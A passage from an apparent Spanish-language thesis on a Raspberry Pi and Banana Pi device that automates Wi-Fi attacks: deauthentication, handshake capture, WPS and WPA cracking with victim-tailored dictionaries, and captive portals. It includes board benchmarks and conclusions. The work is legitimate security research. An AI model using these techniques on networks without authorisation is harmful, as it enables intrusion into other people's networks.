
La razón de llevar a cabo la automatización de los diferentes tipos de ataques, es debido a que se busca brindar una herramienta de fácil uso, sin complicados comandos para el usuario final, de este modo se puede asegurar el uso de estas herramientas por cualquier entusiasta de la seguridad o las redes con un conocimiento básico sobre el tema.

Para facilitar el uso de una herramienta, el usuario contará con una carpeta que incluirá tanto el archivo ejecutable como los archivos de configuración ya preparados. De esta manera, el usuario solo tendrá que instalar las herramientas necesarias y luego copiar la carpeta a su computadora de ataque. Una vez allí, podrá ejecutar el script con permisos de root y comenzar a utilizar la herramienta.

La carpeta incluirá todos los archivos necesarios para el correcto funcionamiento de la herramienta, lo que garantiza que el usuario no tendrá que preocuparse por configuraciones complicadas o problemas de compatibilidad. Además, el hecho de contar con un archivo ejecutable simplifica el proceso de instalación, ya que no será necesario realizar ninguna compilación previa.

Figura 120

Menú de inicio para la herramienta automatizada de ataque



Nota: Se ha optado por desarrollar un menú simple, fácil de entender para usuarios principiantes.

El programa consta de cuatro opciones principales es donde la primera opción nos muestra el estado de la máquina, sus interfaces, estado de red, y los diferentes procesos que se están ejecutando.

Figura 121

Menú de estado

Nota: Las opciones muestran el estado del sistema, interfaces, etc.

En la segunda opción del menú principal se puede encontrar información correspondiente a las diferentes herramientas de ataque, así como información sobre el hacking en redes inalámbricas.

Figura 122

Menú de información

Nota: La opción muestra información sobre el pentesting wifi y herramientas que han empleadas para atacar redes inalámbricas.

La tercera opción del menú principal corresponde a la fase de ataque, en donde podemos encontrar opciones para los diferentes ataques, desde ataques a redes WEP hasta cracking de contraseñas y sniffing. Cada uno de los ataques validará si la interfaz se encuentra en modo monitor.

Figura 123

Menú de ataque

Nota: Las opciones de ataque están pensadas para guiar al usuario en un ataque a redes inalámbricas.

En cada una de las diferentes opciones se ha optado por agregar pequeños distintivos como colores o diferentes aspectos visuales, de este modo se pretende una interfaz interactiva que sea agradable al usuario.

6 Resultados

La sección que sigue expone los resultados de pruebas que se llevaron a cabo en las placas electrónicas Banana Pi y Raspberry Pi. En particular, se analizó el rendimiento de sus respectivos sistemas operativos en situaciones de pentesting, o pruebas de penetración, que consisten en evaluar la seguridad de sistemas y redes informáticas a través de simulaciones de ataques. La información obtenida permite comparar y evaluar la efectividad de ambas placas para llevar a cabo tareas de seguridad de la información y puede ser útil para determinar qué placa es la más adecuada dados los requisitos únicos de cada proyecto.

6.1 Resultados obtenidos en Kali Linux para Raspberry Pi

Después de las pruebas en la placa Raspberry Pi, se ha determinado que es posible usar Kali Linux sin causar ningún problema. Pero es vital tener en cuenta que los controladores necesarios para la visualización de la pantalla pueden causar problemas con el protocolo RDP aunque no lo harán con el protocolo SSH si se desea conectar una pantalla tft a través de los pines GPIO de Raspberry Pi. En otras palabras, si se accede a la Raspberry Pi mediante el protocolo RDP, es posible que surjan problemas de visualización como resultado de la configuración tft de la pantalla. El protocolo SSH, por otro lado, evita el acceso gráfico, pero aún permite el acceso a la consola. En resumen, se puede utilizar Kali Linux en la Raspberry Pi sin problemas, pero es importante tener en cuenta las limitaciones que pueden surgir al conectar un display tft a través de los pines GPIO.

Cuando se usan herramientas como wifite y aircrack-ng para realizar ataques en una Raspberry Pi, es común que comiencen un poco lento, especialmente en comparación con la sección Banana Pi. Si bien las antenas Realtek suelen mostrar una menor compatibilidad con los sistemas Linux que las antenas Atheros, es posible que la interfaz en banda utilizada en el ataque no siempre sea compatible. Las pruebas de ataques del mundo real han demostrado que obtener el protocolo de enlace se vuelve más fácil cuando hay más dispositivos conectados a la red. Esto se debe a que herramientas como wifite transmiten ataques de desautenticación, lo que facilita obtener el protocolo de enlace a medida que hay más usuarios presentes en la red. En el proceso de realizar un ataque de crackeo de contraseñas, se utilizó tanto un diccionario personalizado con información específica de la víctima como también diccionarios genéricos, todo esto con el fin de evaluar el rendimiento de la Raspberry Pi ante este tipo de ataques. Con base en los resultados, se determinó que el tiempo que llevaría descifrar contraseñas con una Raspberry Pi sería comparable al tiempo que llevaría hacerlo con una máquina virtual. En otras

palabras, la Raspberry Pi tiene una velocidad de procesamiento suficiente para llevar a cabo ataques de descifrado de contraseñas.

Es importante mencionar que la utilización de diccionarios personalizados puede aumentar las posibilidades de éxito en el ataque, ya que se pueden incluir palabras y patrones específicos relacionados con la víctima.

En conclusión

- Se recomienda el uso de una pantalla conectada por hdmi o rdp si se prioriza la refrigeración de la placa, y si su destino es la portabilidad se recomienda la instalación de una pantalla tft.
- La Raspberry Pi es una herramienta viable para llevar a cabo ataques de cracking de contraseñas, y la utilización de diccionarios personalizados puede mejorar la efectividad del ataque. Aunque los ataques en Raspberry Pi pueden tardar un poco en iniciarse y la compatibilidad puede variar, la cantidad de dispositivos conectados puede facilitar la obtención del handshake durante el ataque.

6.2 Resultados obtenidos en Raspbian para Raspberry Pi

Los resultados de las pruebas realizadas con el sistema operativo de Raspbian demuestran que es posible configurar el sistema como un sistema de ataque, aunque hacerlo puede ser un poco desafiante dado que algunas herramientas están diseñadas específicamente para distribuciones de seguridad como Kali Linux. La instalación de estas herramientas puede ser un desafío para los usuarios sin experiencia porque puede requerir la edición de archivos de configuración que, si se hace incorrectamente, podría provocar fallas en el sistema. A pesar de ello, el trabajo guía al usuario a través de las distintas configuraciones y errores que pueden surgir si opta por utilizar este sistema operativo. Aunque puede ser un poco complicado, es posible configurar Raspbian como un sistema de ataque, pero es importante tener en cuenta que la instalación de algunas herramientas puede requerir un conocimiento más avanzado y cuidado al editar archivos de configuración.

En cuanto al uso de herramientas de ataque de redes Wi-Fi, es posible utilizarlas sin problemas, aunque puede darse el caso de que la herramienta no capture de manera adecuada el handshake o no ejecute un software determinado. Para solucionar este problema, se puede cambiar el modo de la interfaz Wi-Fi a "managed" y luego volver a cambiar el modo de la

interfaz a "monitor", pero matando los procesos involucrados. De esta manera, se pueden reiniciar los diferentes tipos de ataques y obtener mejores resultados. Es crucial tener en cuenta que algunas herramientas se pueden usar sin tener que eliminar ningún proceso, pero si ocurre un error, cambiar el modo de operación de la interfaz Wi-Fi sigue siendo una opción.

Es importante tener en cuenta que la eficacia de las herramientas de ataque de redes Wi-Fi depende de la compatibilidad de la interfaz inalámbrica utilizada, por lo que es recomendable utilizar interfaces inalámbricas compatibles con el modo monitor para obtener mejores resultados. Además, algunas herramientas pueden requerir la instalación de controladores adicionales para funcionar correctamente.

La velocidad de ataque es comparable a la del sistema operativo Kali Linux cuando se trata de intentos de descifrar contraseñas. Sin embargo, la duración del ataque depende del tamaño del diccionario que se utilice porque cuantas más palabras se necesiten buscar, más tiempo llevará terminar el ataque.

Es crucial tener en cuenta que el uso de términos de diccionario específicos para la víctima puede aumentar la efectividad del intento de descifrar contraseñas. Además, es importante tener en cuenta que el uso de contraseñas más seguras puede dificultar el éxito de los ataques de descifrado de contraseñas.

En conclusión

- El tiempo que se tarda en completar un ataque de cracking de contraseñas en Raspberry Pi es similar al del sistema operativo Kali Linux, pero depende del tamaño del diccionario utilizado.
- Puede haber algunos problemas al utilizar herramientas de ataque de redes Wi-Fi, estos pueden ser solucionados mediante ajustes en la configuración de la interfaz Wi-Fi o mediante la instalación de controladores adicionales

6.3 Resultados obtenidos con la Banana Pi M2-zero

En relación a la instalación del sistema operativo Kali Linux en la Banana Pi M2 Zero, se han presentado fallas en los drivers de red al utilizar el módulo wifi integrado en la placa o al intentar instalar uno nuevo. Estas fallas generan una serie de errores al tratar de instalar el interfaz wifi, lo que hace que no se pueda correr Kali Linux de manera satisfactoria en la Banana Pi M2 Zero, tal como se haría en una Raspberry Pi. Por lo tanto, debido a estos problemas, se

descarta la opción de ejecutar Kali Linux en la Banana Pi M2 Zero. Es importante mencionar que la compatibilidad de las diferentes distribuciones de sistemas operativos puede variar en función del hardware utilizado, por lo que es importante tener en cuenta estas limitaciones al momento de seleccionar la plataforma para ejecutar un sistema operativo específico.

La instalación de la distribución de Armbian ha reemplazado a Kali Linux en la Banana Pi M2 Zero debido a problemas con los drivers de red. Aunque Armbian funciona sin problemas, es necesario hacer algunas configuraciones adicionales e instalar paquetes extras, lo que puede resultar complicado para usuarios sin conocimientos previos del sistema. Adicional a ello no todas las herramientas de ataque están disponibles para el sistema de Armbian.

Se realizaron pruebas para evaluar la velocidad de crackeo de contraseñas utilizando diferentes placas, entre las cuales se encontraban BPI-M5, RPI-4B y BPI-M2 Zero. Los resultados indican que la velocidad de crackeo de la BPI-M2 Zero es significativamente menor que la de las otras placas, tardando más de 8 minutos para alcanzar un 30% de crackeo utilizando el diccionario por defecto de wifite. En contraste, las otras placas lograron completar el proceso en un tiempo mucho menor de tan solo 3 minutos.

El rendimiento deficiente de la BPI-M2 Zero también se evidenció en su hardware, ya que cuenta con menos de 1GB de RAM en comparación con la RPI-4B que cuenta con 2GB. El sobrecalentamiento de la placa durante la prueba también se consideró un riesgo potencial para el hardware, lo que obligó a detener el ataque para prevenir posibles daños. En las pruebas realizadas también se detectaron errores en la herramienta airodump-ng utilizada para la captura de paquetes. En la mayoría de los casos, esta herramienta no logró capturar los paquetes necesarios para el proceso. Se cree que una posible causa de este problema podría estar relacionada con la distribución utilizada en la placa, que en este caso era Armbian.

No obstante, se encontró que era posible capturar los paquetes mediante Tshark, una versión de Wireshark diseñada específicamente para capturar paquetes de red a través de la línea de comandos. Aunque estos paquetes capturados con Tshark sí se pudieron utilizar para el proceso de crackeo mediante la herramienta aircrack-ng. Es importante tener en cuenta estas limitaciones al seleccionar herramientas para realizar tareas de análisis y crackeo de redes inalámbricas y elegir herramientas que sean efectivas y adecuadas para el entorno y sistema operativo utilizado.

Durante la instalación de varias herramientas de ataque en los sistemas operativos Armbian, Raspbian y Kali Linux, se encontraron problemas con la instalación de paquetes necesarios para el funcionamiento de las herramientas. Para solucionar estos problemas, se optó por utilizar Docker para hacer que las herramientas fueran más portátiles y para generar una imagen propia con los programas necesarios para ejecutar las herramientas de pentesting.

Sin embargo, se encontró que la instalación de Docker en el sistema operativo Armbian resultó una tarea imposible, lo que limitó la efectividad de la estrategia para solucionar los problemas de instalación de paquetes. Como resultado, se decidió descartar el uso de Armbian como sistema operativo para este propósito.

Es importante destacar que la BPI-M2 zero tiene una interfaz inalámbrica incorporada, lo que la hace especialmente útil para pruebas de pentesting en redes inalámbricas. No obstante, es importante tener en cuenta sus limitaciones en términos de capacidad de procesamiento y memoria en comparación con las placas superiores.

A diferencia de la RPI, las BPI no cuentan con mucha documentación oficial en cuanto a imágenes de SO se refiere, pero si cuenta con un apoyo por parte de la comunidad de internet, llegando a encontrarse diferentes distribuciones para esta placa como Ubuntu, Raspbian, Debian, Armbian, Kali. También cuentan con imágenes para Android.

En conclusión

- La utilización de Docker para hacer las herramientas de pentesting más portátiles y generar una imagen propia con los programas necesarios puede ser una estrategia efectiva para solucionar problemas de instalación de paquetes. Sin embargo, es importante considerar las limitaciones del sistema operativo utilizado y asegurarse de que sea compatible con Docker antes de optar por esta solución.
- Aunque la BPI-M2 Zero puede ser utilizada para pruebas de pentesting manuales, se recomienda el uso de placas superiores para pruebas más avanzadas que requieren mayor capacidad de procesamiento y memoria
- Las pruebas indican que la BPI-M2 Zero tiene un rendimiento significativamente inferior en términos de velocidad de crackeo y hardware en comparación con las otras placas evaluadas. Las pruebas sugieren que puede

haber problemas al utilizar la herramienta airodump-ng para la captura de paquetes, pero que estos pueden ser superados utilizando alternativas como Tshark.

6.4 Resultados obtenidos con la Banana Pi M5

La instalación del sistema operativo Armbian no se realizó satisfactoriamente debido a la falta de actualización de paquetes. Esto se debió a la falta de una llave de acceso para ingresar a los repositorios de actualización. Como resultado, la instalación no pudo completarse correctamente. Es importante destacar que la falta de una llave de acceso para los repositorios de actualización puede ser un problema común en la instalación de sistemas operativos y herramientas de software. En estos casos, es necesario buscar una solución alternativa para obtener las actualizaciones necesarias.

En el caso específico de Armbian, una solución posible es buscar la llave de acceso necesaria y agregarla manualmente. Sin embargo, esto puede requerir conocimientos técnicos avanzados y puede no ser viable para todos los usuarios.

Para llevar a cabo una instalación satisfactoria de Raspbian, es necesario utilizar una imagen modificada. Sin embargo, una vez instalado el sistema operativo, la actualización de paquetes se desarrolla de manera satisfactoria.

Una vez instalado Raspbian, la actualización de paquetes es una tarea importante para mantener el sistema actualizado y seguro. Es recomendable realizar estas actualizaciones de manera regular para evitar problemas de seguridad y mejorar el rendimiento del sistema.

Para ejecutar el script de ataque de manera interactiva, es necesario ejecutarlo como usuario root. Si se intenta ejecutar el script como un usuario regular y se utiliza el comando "sudo Python3 inicio.py", el script se ejecutará correctamente, pero no se mostrarán los complementos de cowsay y fortune. Estos complementos son simplemente estéticos y no tienen impacto en la funcionalidad del script.

Las pruebas de pentesting han arrojado resultados altamente satisfactorios en los entornos de prueba, ya que las herramientas pueden ejecutarse sin ningún problema, y su velocidad de ataque se compara con la de la placa Raspberry Pi. En contraste, esta opción es

una alternativa económica y recomendable, siempre y cuando se tenga cierto conocimiento sobre el sistema a utilizar y la imagen del sistema adecuado.

Por otro lado, se ha observado que la instalación de Armbian puede ser problemática debido a la falta de una llave de acceso a los repositorios, lo que dificulta la actualización de paquetes. En cambio, la instalación de Raspbian se puede realizar satisfactoriamente utilizando una imagen modificada, y la actualización de paquetes se desarrolla sin problemas.

7 Discusión

El desarrollo de un prototipo de sistema embebido orientado a la penetración de redes inalámbricas 802.11 constituye una destacada aportación en el ámbito de la seguridad de redes inalámbricas, particularmente en entornos empresariales de pequeña escala y entre aquellos apasionados por la seguridad informática. Este sistema se erige como una solución integral para asegurar la confidencialidad y protección de los datos transmitidos, abordando la necesidad imperante de fortalecer las defensas en estos entornos.

Una de las principales ventajas que ofrece este sistema es su enfoque en la automatización de diversos tipos de ataques, lo que contribuye sustancialmente a la comodidad de uso. La facilidad con la que es posible llevar a cabo ataques diversificados y la simplicidad en su ejecución hacen que esta herramienta sea accesible tanto para usuarios individuales como para entusiastas de la seguridad. Esta característica resulta especialmente relevante en un panorama donde la ciberseguridad demanda soluciones eficientes y de fácil adopción.

Este sistema embebido ha demostrado su eficacia mediante exitosas pruebas de vulnerabilidad en distintos tipos de redes, incluyendo redes WEP, WPA/2, WPA2 Enterprise, WPA3 y aquellas con habilitado WPS. Además, ha superado con éxito pruebas de ataques de fuerza bruta, ataques de diccionario y la creación de portales cautivos. Estas capacidades consolidan su posición como una herramienta versátil y completa para abordar diversas vulnerabilidades presentes en las redes inalámbricas modernas.

Un aspecto distintivo de este sistema es su portabilidad, que sobrepasa incluso a su contraparte comercial. La posibilidad de integrar una pantalla TFT de 2,5 pulgadas en el dispositivo añade un nivel adicional de practicidad al eliminar la necesidad de un monitor externo o la dependencia de protocolos de escritorio remoto. Esto facilita el proceso de aprendizaje de la herramienta y la hace más accesible en diversos contextos de uso.

Las pruebas exitosas han sido llevadas a cabo en placas Banana Pi y Raspberry Pi, así como en sistemas operativos como Kali, Raspbian y Ambian. Sin embargo, es importante destacar que estas implementaciones no son exhaustivas y se han llevado a cabo experimentos exitosos en plataformas como Parrot, Debian y Ubuntu Mate. Esta diversidad de entornos compatibles demuestra la versatilidad y la amplia adaptabilidad del sistema.

8 Conclusiones

El uso de sistemas embebidos para pentesting puede ser una opción viable y rentable para empresas y profesionales de seguridad. La selección adecuada de la placa y el sistema operativo puede ser crucial para lograr resultados óptimos.

Se ha evaluado el funcionamiento de las distintas placas utilizadas en este trabajo en entornos de pentesting real y se ha concluido que en los sistemas de Raspbian y Kali Linux si es posible llevar a cabo todas las pruebas de penetración, en contraste con el sistema de Armbian donde existen herramientas que no están disponibles y su instalación resulta casi imposible de realizar, más sin embargo todas las placas cumplen con su función de ataque. Es importante destacar que cada sistema operativo presenta distintos retos al momento de realizar el ataque. Por ejemplo, una herramienta de ataque puede instalarse con éxito en un sistema operativo, pero resultar imposible de instalar en otro, reduciendo las opciones y aconsejando optar por un sistema que se adapte mejor a las necesidades del usuario.

Es fundamental tener en cuenta que cada placa tiene limitaciones en términos de hardware y capacidad de procesamiento, lo que puede influir en la velocidad y eficacia de los ataques. Además, se debe considerar el riesgo de sobrecalentamiento de la placa si se prolongan los ataques, especialmente en placas con hardware limitado como la Banana Pi M2 zero. Este sobrecalentamiento puede poner en riesgo el funcionamiento de la placa. A pesar de ello, se pueden realizar los ataques con éxito, debido a esto puede ser una opción adecuada para realizar pruebas de pentesting, siempre y cuando se tenga en cuenta estas limitaciones y se tomen medidas para prevenir el sobrecalentamiento, como la utilización de un ventilador o disipador de calor.

La elección de utilizar herramientas que se ejecutan a través de la consola fue una decisión estratégica que permitió optimizar el rendimiento de la placa Raspberry Pi y Banana Pi. Esto se logró sin comprometer la capacidad de realizar tareas adicionales y al mismo tiempo se minimizó la carga en términos de hardware. Al hacer esto, se aseguró un mejor rendimiento y una mayor eficiencia en la utilización de la placa

Los resultados obtenidos empleando un script de automatización demuestran que puede ejecutarse con éxito en los sistemas operativos Raspbian y Kali Linux. Sin embargo, la instalación de herramientas en Raspbian puede resultar complicada y tediosa. A pesar de esto, Raspbian es una opción segura para utilizar en placas como Banana Pi y Raspberry Pi,

permitiendo tener una distribución de ataque para ambas placas. Por otro lado, Kali Linux solo se ha probado en Raspberry Pi y la instalación de herramientas de ataque no presenta ningún problema, ya que todas están disponibles a través del gestor de paquetes apt.

El prototipo de sistema embebido para la penetración de redes inalámbricas 802.11 representa una solución integral para la seguridad en redes inalámbricas. Su enfoque en la automatización de ataques, combinado con su facilidad de uso y portabilidad, lo convierte en una herramienta poderosa y versátil para fortalecer las defensas de la ciberseguridad en entornos empresariales y para aquellos apasionados por la seguridad informática. Su probada eficacia en diversos tipos de redes y plataformas respalda su valioso papel en la mejora de la seguridad de las redes inalámbricas.

9 Recomendaciones

Es posible realizar pruebas de pentesting de forma manual utilizando la placa BPI-M2 Zero, sin recurrir a herramientas automatizadas. Sin embargo, se presentan algunos problemas para instalar todas las dependencias necesarias. Aunque se puede capturar paquetes y crackear contraseñas utilizando diccionarios muy pequeños con la placa BPI-M2 Zero, se recomienda el uso de placas superiores como BPI-M5 o RPI-4Bdebido a que presentan una mayor capacidad de procesamiento y mejor compatibilidad con las herramientas empleadas.

El uso de una imagen modificada puede tener sus riesgos, ya que podría haber vulnerabilidades desconocidas o modificaciones que afecten el rendimiento del sistema. Por lo tanto, es necesario tener precaución y asegurarse de obtener la imagen de una fuente confiable.

Es importante que los usuarios de redes inalámbricas domésticas tomen medidas para proteger sus redes y mantener un nivel adecuado de seguridad. Esto incluye el uso de contraseñas seguras y cifrado, la limitación del número de dispositivos conectados a la red y la activación de la seguridad inalámbrica integrada en su router.

De las diferentes placas evaluadas en este trabajo se recomienda el uso de la Raspberry Pi en conjunto con el sistema operativo de Kali Linux, debido a que ha demostrado ejecutar las pruebas de pentesting de manera confiable con resultados satisfactorios, además el acceso a la documentación del sistema operativo de Kali Linux y la compatibilidad con las herramientas empleadas hacen posible el desarrollo de un sistema embebido para pruebas de penetración en redes 802.11, que en adición con el script desarrollado en Python permiten el fácil uso para usuarios inexpertos en el tema.

10 Bibliografía

Abdullah, A. M. (06 de 2017). *Advanced Encryption Standard (AES) Algorithm to Encrypt and Decrypt Data.* Obtenido de https://www.researchgate.net/: https://www.researchgate.net/publication/317615794_Advanced_Encryption_Standard_AES_Algorithm_to_Encrypt_and_Decrypt_Data

Agüero González, M. A. (16 de 06 de 2016). *¿Como funciona un red inalámbrica de Internet?* Obtenido de cesian.edu.mx: http://www.cesian.edu.mx/blog/como-funciona-un-red-inalambrica-de-internet/

Aircrack-ng. (2022). *Aircrack-ng Description*. Obtenido de Aircrack-ng.org: https://www.aircrack-ng.org/

Aircrack-ng. (16 de 01 de 2023). *Aircrack-ng*. (aircrack-ng.org) Obtenido de https://www.aircrack-ng.org/doku.php

Aircrack-ng. (06 de 03 de 2023). *hostapd-wpe*. (github.com/) Obtenido de https://github.com/aircrack-ng/aircrack-ng/tree/master/patches/wpe/hostapd-wpe

Allende, S. L., Gibellini, F. A., Sánchez, C. B., & Serna, M. M. (2019). *Linux teoría y práctica 2a ed.* Ciudad Autónoma de Buenos Aires: edUTecNe.

Álvarez, L. F. (26 de 08 de 2022). *Evaluación del desempeño de los sistemas de autenticación del estándar de seguridad IEEE 802.1X para la integración de un portal cautivo bajo el protocolo de RADIUS.* Obtenido de http://repositorio.espe.edu.ec/bitstream/21000/32161/1/T-ESPE-052448.pdf

AMBIT TEAM. (09 de 02 de 2021). *Qué es una auditoría de seguridad informática.* Obtenido de ambit Building solutions together: https://www.ambit-bst.com/blog/qu%C3%A9-es-una-auditor%C3%ADa-de-seguridad-inform%C3%A1tica-tipos-y-fases

Antoniewicz, B. (14 de 11 de 2017). *Modified hostapd to facilitate AP impersonation attacks*. Obtenido de Github: https://github.com/OpenSecurityResearch/hostapd-wpe

armbian. (2023). *Armbian Documentation*. Obtenido de https://docs.armbian.com/: https://docs.armbian.com/

Asaad, R. R. (2021). Penetration Testing: Wireless Network Attacks Methods onKali Linux OS. *Academic Journal of Nawroz University (AJNU), Vol.10, No.1*, 7-12. Obtenido de Academic Journal of Nawroz University.

Bastidas, P. (03 de 10 de 2016). *ARQUITECTURA DE REDES WIFI*. Obtenido de prezi: https://prezi.com/feamgc4o0hp2/arquitectura-de-redes-wifi/

Belcic, I. (13 de 01 de 2022). *¿Qué es un sniffer y cómo puede protegerse?* Obtenido de avast: https://www.avast.com/es-es/c-sniffer

Bello, E. (29 de 11 de 2021). *Ciberseguridad: Tipos de ataques y en qué consisten.* Obtenido de iebschool: https://www.iebschool.com/blog/ciberseguridad-ataques-tecnologia/

Bocanegra, J. L. (13 de 05 de 2020). *Hacking a Redes Inalámbricas.* Obtenido de repository.unipiloto.: http://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/2845/Trabajo%20de%20grado1609.pdf?sequence=1&isAllowed=y

BPI Team. (12 de 2020). *Banana Pi BPI-M5 Schematic and DXF file public*. Obtenido de Forum.banana-pi: https://forum.banana-pi.org/t/banana-pi-bpi-m5-schematic-and-dxf-file-public/11763

Bremvåg, C. (02 de 03 de 2023). *Wifite*. (github.com) Obtenido de https://github.com/kimocoder/wifite2

Bugcrowd. (03 de 2023). *John The Ripper*. (bugcrowd.com) Obtenido de https://www.bugcrowd.com/glossary/john-the-ripper/#:~:text=John%20the%20Ripper%20(JTR)%20is,many%20cipher%20and%20hash%20types.

bytemind. (2017). *Cambia tu direccion MAC con Macchanger en Kali*. Obtenido de byte-mind: https://byte-mind.net/cambia-direccion-mac-macchanger/

C, D. (05 de 06 de 2019). *ESTRUCTURA Y COMANDOS DEL S.O. LINUX*. Obtenido de GoConqr: https://www.goconqr.com/apunte/18377974/estructura-y-comandos-del-s-o-linux

Calles, J. A. (15 de 10 de 2013). *Wi-Fis: Tipos de ataque y recomendaciones de seguridad.* Obtenido de FluProject: https://www.flu-project.com/2013/10/wi-fis-tipos-de-ataque-y_1098.html

Carles, J. (15 de 02 de 2021). *Instalar configurar y usar el gestor de ventanas i3 en Linux*. Obtenido de https://geekland.eu/: https://geekland.eu/instalar-configurar-y-usar-el-gestor-de-ventanas-i3-en-linux/

Cisar, P., & Pinter, R. (2019). *Some ethical hacking possibilities in Kali Linux environment.* Obtenido de Journal of Applied Technical and Educational Sciences jATES: http://real.mtak.hu/105347/1/139.pdf

Compumax. (s.f.). *Redes cableadas e inalámbricas: todas las diferencias*. Obtenido de Compumax: https://compumax.ec/redes-cableadas-e-inalambricas-todas-las-diferencias/

De luz, S. (29 de 01 de 2022). *Modo monitor en tarjetas WiFi, ¿qué es y para qué sirve?* Obtenido de redeszone: https://www.redeszone.net/tutoriales/redes-wifi/que-es-modo-monitor-tarjetas-wifi/

Debian. (31 de 01 de 2023). *hostapd - IEEE 802.11 AP, IEEE 802.1X/WPA/WPA2/EAP/RADIUS Authenticator*. (manpages.debian.org) Obtenido de https://manpages.debian.org/testing/hostapd/hostapd.8.en.html#:~:text=hostapd%20is%20a%20user%20space,)%20and%20FreeBSD%20(net80211).

Díaz, L. (10 de 08 de 2022). *Red WWAN ¿Qué es, para qué sirve y cuáles son las características de este tipo de red inalámbrica?* Obtenido de internetpasoapaso.com: https://internetpasoapaso.com/red-wwan/

Editorial Etecé. (16 de 07 de 2021). *Red inalámbrica*. Obtenido de concepto: https://concepto.de/red-inalambrica/

Electrical School. (14 de 06 de 2018). *802.11b*. Obtenido de electricalschool.org: https://electricalschool.org/80211b/#:~:text=Definition%3A%20A%20specification%20for%20a,802a%20and%20802g%20as%20well.

Electronics notes. (10 de 2016). *IEEE 802.11a Wi-Fi Standard*. Obtenido de https://www.electronics-notes.com/: https://www.electronics-notes.com/articles/connectivity/wifi-ieee-802-11/802-11a.php#:~:text=IEEE%20802.11a%20was%20the,speeds%20of%20up%20to%2054 Mbps.

Equipo editorial, Etecé. De: Argentina. (16 de 07 de 2021). *Red inalámbrica*. Obtenido de Concepto.de: https://concepto.de/red-inalambrica/

etsist. (26 de 11 de 2018). *WiFi Protected Access (WPA)*. Obtenido de etsist: https://www.etsist.upm.es/estaticos/ingeniatic/index.php/tecnologias/item/665-wifi-protected-access-wpa%3Ftmpl=component&print=1.html

FERNÁNDEZ, Y. (04 de 09 de 2020). *WPS WiFi*. Obtenido de xataka: https://www.xataka.com/basics/wps-que-sirve-este-boton-que-trae-algunos-routers

Fikriyadi, F., Ritzkal, R., & Prakosa, B. A. (01 de 11 de 2020). *Security Analysis of Wireless Local Area Network (WLAN) Network with the Penetration Testing Method.* Obtenido de iocscience.org: https://doi.org/10.35335/mantik.Vol4.2020.974.pp1658-1662

FLYLIB. (27 de 01 de 2018). *Problems with WEP*. Obtenido de https://flylib.com/: https://flylib.com/books/en/2.519.1/problems_with_wep.html

Fretel Malpartida, D. L. (2018). *IMPLEMENTACIÓN DE LA NORMA IEEE 802.1X PARA LA MEJORA EN LA SEGURIDAD DE LA RED WLAN DE LA EMPRESA SEDA*

HUANUCO S.A 2016. Obtenido de UNIVERSIDAD DE HUÁNUCO: http://repositorio.udh.edu.pe/123456789/1463

Gerencie. (01 de 12 de 2020). *Costes de la auditoria empresarial.* Obtenido de Gerencie.com: https://www.gerencie.com/costes-de-la-auditoria-empresarial.html

Ghimiray, D. (07 de 01 de 2022). *Wi-Fi Security: WEP vs WPA or WPA2*. Obtenido de avast: https://www.avast.com/c-wep-vs-wpa-or-wpa2#:~:text=easily%20exploitable%20elements.-,What%20is%20WPA2%3F,and%20protect%20Wi%2DFi%20networks.

Grupo de trabajo BrainKart. (21 de 02 de 2017). *IEEE 802.11i Wireless LAN Security*. Obtenido de brainkart.com: https://www.brainkart.com/article/IEEE-802-11i-Wireless-LAN-Security_8486/

Grupo de trabajo de eablogs. (29 de 01 de 2020). *Cómo Internet ha cambiado la vida cotidiana*. Obtenido de eablogs: https://eablogs.org/como-internet-ha-cambiado-la-vida-cotidiana/

Grupo de trabajo de MUNDOHACKERS. (2022). *EVIL TWIN ATTACK.* Obtenido de https://mundo-hackers.weebly.com/evil-twin-attack.html

Grupo de trabajo de Tecnologias. (17 de 02 de 2020). *Sistemas Embebidos (Integrados): Principales Aplicaciones.* Obtenido de Tecnologias-informacion: https://www.tecnologias-informacion.com/sistemasembebidos.html

Grupo de trabajo Digi. (09 de 2016). *Application Note 48, WPA Enterprise Wi-Fi Client to Digi TransPort.* Obtenido de digi.com: https://ftp1.digi.com/support/documentation/AN_048_WPA_Enterprise.pdf

Grupo de trabajo OSI. (05 de 06 de 2020). *Spoofing o el robo de identidades, ¡qué no te engañen!* Obtenido de Oficina de Seguridad del Internauta: https://www.osi.es/es/actualidad/blog/2020/06/05/spoofing-o-el-robo-de-identidades-que-no-te-enganen

Grupo de trabajo TRADEISAY. (2022). *¿Cómo Funcionan las Redes Inalámbricas?* Obtenido de https://www.tradeisay.com/: https://www.tradeisay.com/articulos/como-funcionan-las-redes-inalambricas.html

Grupo de Trabajo WifiSafe. (2022). *FUNCIONAMIENTO DE LAS REDES INALÁMBRICAS*. Obtenido de wifisafe.com: https://www.wifisafe.com/blog/funcionamiento-de-las-redes-inalambricas

Grupo de trabajo Ymant. (23 de 12 de 2021). *DoS Ataque.* Obtenido de ymant: https://www.ymant.com/blog/dos-ataque/

Grupo Editorial Everything RF. (09 de 07 de 2022). *What is IEEE 802.11n?* Obtenido de everythingrf.com: https://www.everythingrf.com/community/what-is-ieee-802-11n

Grupo Garatu. (16 de 03 de 2020). *WPA2 – Enterprise seguridad en las redes inalámbricas de tu empresa*. Obtenido de grupogaratu: https://grupogaratu.com/wpa2-enterprise-seguridad-en-las-redes-inalambricas-de-tu-empresa/

Grupo Netcloud. (19 de 09 de 2019). *Auditoría de redes: ¿cómo se hace?* Obtenido de Netcloud ENGINEERING: https://netcloudengineering.com/auditoria-redes-barcelona/

